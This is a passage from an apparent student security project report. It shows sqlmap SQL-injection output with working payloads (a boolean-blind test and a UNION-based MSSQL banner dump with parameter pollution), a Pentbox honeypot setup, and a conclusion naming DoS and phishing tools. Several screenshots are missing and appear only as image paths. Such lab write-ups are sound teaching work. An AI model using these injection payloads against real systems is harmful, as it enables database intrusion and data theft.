heuristic (parsing) test showed that the back-end DBMS could be 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[23:56:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:56:34] [WARNING] reflective value(s) found and filtering out
[23:56:34] [INFO] GET parameter 'id' seems to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[23:56:34] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection points with a total of 12 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8147=8147
---
[23:56:34] [INFO] testing MySQL
[23:56:34] [INFO] confirming MySQL
[23:56:34] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0.0
[23:56:34] [INFO] fetched data logged to text files under '/home/stamparm/.sqlmap/output/192.168.98.128'

[*] shutting down at 23:56:34
```

Conducting through tests only if positive heuristic(s) (switch --smart):





DNS exfiltration technique (option --dns-domain):

HTTP parameter  (switch --hpp):


```
END%29%2BCHAR%2858%29%2BCHAR%28114%29%2BCHAR%28107%29%2BCHAR%28116%29%2BCHAR%2858%29&id=NULL&id=NULL--%2F%2A&id=%2A%2F HTTP/1.1
Accept-language: en-us,en;q=0.5
Accept-encoding: gzip,deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-agent: sqlmap/1.0-dev-64ba880 (http://sqlmap.org)
Accept-charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7
Host: 192.168.21.129
Pragma: no-cache
Cache-control: no-cache,no-store
Cookie: ASPSESSIONIDAADDCTTD=MAGHKGLAICMCPDKDOODPNNCA
Connection: close

[11:17:50] [DEBUG] got HTTP error code: 500 (Internal Server Error)
[11:17:50] [DEBUG] performed 1 queries in 0 seconds
[11:17:50] [INFO] the back-end DBMS is Microsoft SQL Server
[11:17:50] [INFO] fetching banner
[11:17:50] [PAYLOAD] -4518 UNION ALL SELECT CHAR(58)+CHAR(113)+CHAR(121)+CHAR(107)+CHAR(58)+ISNULL(CAST(@@VERSION AS NVARCHAR(4000))
,CHAR(32))+CHAR(58)+CHAR(114)+CHAR(107)+CHAR(116)+CHAR(58),NULL,NULL--
[11:17:50] [TRAFFIC OUT] HTTP request [#27]:
GET /sqlmap/mssql/iis/get_int.asp?id=-4518%2F%2A&id=%2A%2FUNION%2F%2A&id=%2A%2FALL%2F%2A&id=%2A%2FSELECT%2F%2A&id=%2A%2FCHAR%2858%29
%2BCHAR%28113%29%2BCHAR%28121%29%2BCHAR%28107%29%2BCHAR%2858%29%2BISNULL%28CAST%28%40%40VERSION%2F%2A&id=%2A%2FAS%2F%2A&id=%2A%2FNVA
RCHAR%284000%29%29%29&id=CHAR%2832%29%29%2BCHAR%2858%29%2BCHAR%28114%29%2BCHAR%28107%29%2BCHAR%28116%29%2BCHAR%2858%29&id=NULL&id=NULL
-%2F%2A&id=%2A%2F HTTP/1.1
Accept-language: en-us,en;q=0.5
Accept-encoding: gzip,deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-agent: sqlmap/1.0-dev-64ba880 (http://sqlmap.org)
Accept-charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7
Host: 192.168.21.129
Pragma: no-cache
Cache-control: no-cache,no-store
Cookie: ASPSESSIONIDAADDCTTD=MAGHKGLAICMCPDKDOODPNNCA
Connection: close

[11:17:50] [DEBUG] got HTTP error code: 500 (Internal Server Error)
[11:17:50] [DEBUG] performed 1 queries in 0 seconds
web server operating system: Windows XP
web application technology: ASP, Microsoft IIS 5.1
back-end DBMS operating system: Windows XP Service Pack 2
back-end DBMS: Microsoft SQL Server 2005
banner:
---
Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86)
        Oct 14 2005 00:33:37
        Copyright (c) 1988-2005 Microsoft Corporation
        Express Edition on Windows NT 5.1 (Build 2600: Service Pack 2)
---
```

Replicating table to a local SQLite3 database (option --dump-format set to SQLITE):




Dumping table to HTML format (option --dump-format set to HTML):

SQL shell mode (switch --sql-shell):




## 4. IDS ATTACK

**TOOL:** Pentbox





**Change to the Pentbox directory**: cd pentbox

**Extract the contents of the Pentbox archive**: tar -zxvf pentbox.tar.gz




**Enter the Pentbox directory**: cd pentbox-1.8

**Run the Pentbox script**: sudo ./pentbox.rb




Go to Network Tools by typing “ 2 ".





Then For Honeypot type “ 3 ”.


## Honeypot Auto Setup


For Fast Auto Configuration type “ 1 “

Service is been activated on “ port 80 “




Check your IP address and copy it and paste it on any browser it will show you error






It will show you the Detection Attempt.

## CONCLUSION:

This project has thoroughly examined and addressed key cybersecurity threats—Denial-of-Service (DoS) attacks, phishing, SQL injection, and Intrusion Detection Systems (IDS) attacks—using specialized tools designed for each type of threat.

By leveraging

**GoldenEye** to simulate and analyse DoS attacks, we have identified critical vulnerabilities and developed strategies to enhance system resilience.

**PyPhisher** enabled us to understand phishing tactics and implement effective user training and email security measures.

**SQL Map** helped us pinpoint and address SQL injection vulnerabilities, reinforcing database security through preventive measures. Lastly,

**PentBox** facilitated a thorough evaluation of IDS effectiveness, allowing us to bolster our detection and response capabilities.

The project demonstrates that while cybersecurity threats are diverse and evolving, targeted tools and strategies can significantly mitigate their impact.

Implementing the solutions identified in this report will enhance system security, protect sensitive data, and ensure greater resilience against these common and impactful cyber threats.

By adopting a comprehensive approach to addressing these attacks, organizations can improve their overall security posture and better safeguard their digital assets.

CONCLUSION – 100% Project Review completed.

**TEAM MEMBERS:**

1. Sheryl Trefina J

2. Poovizhi P

3. Harika R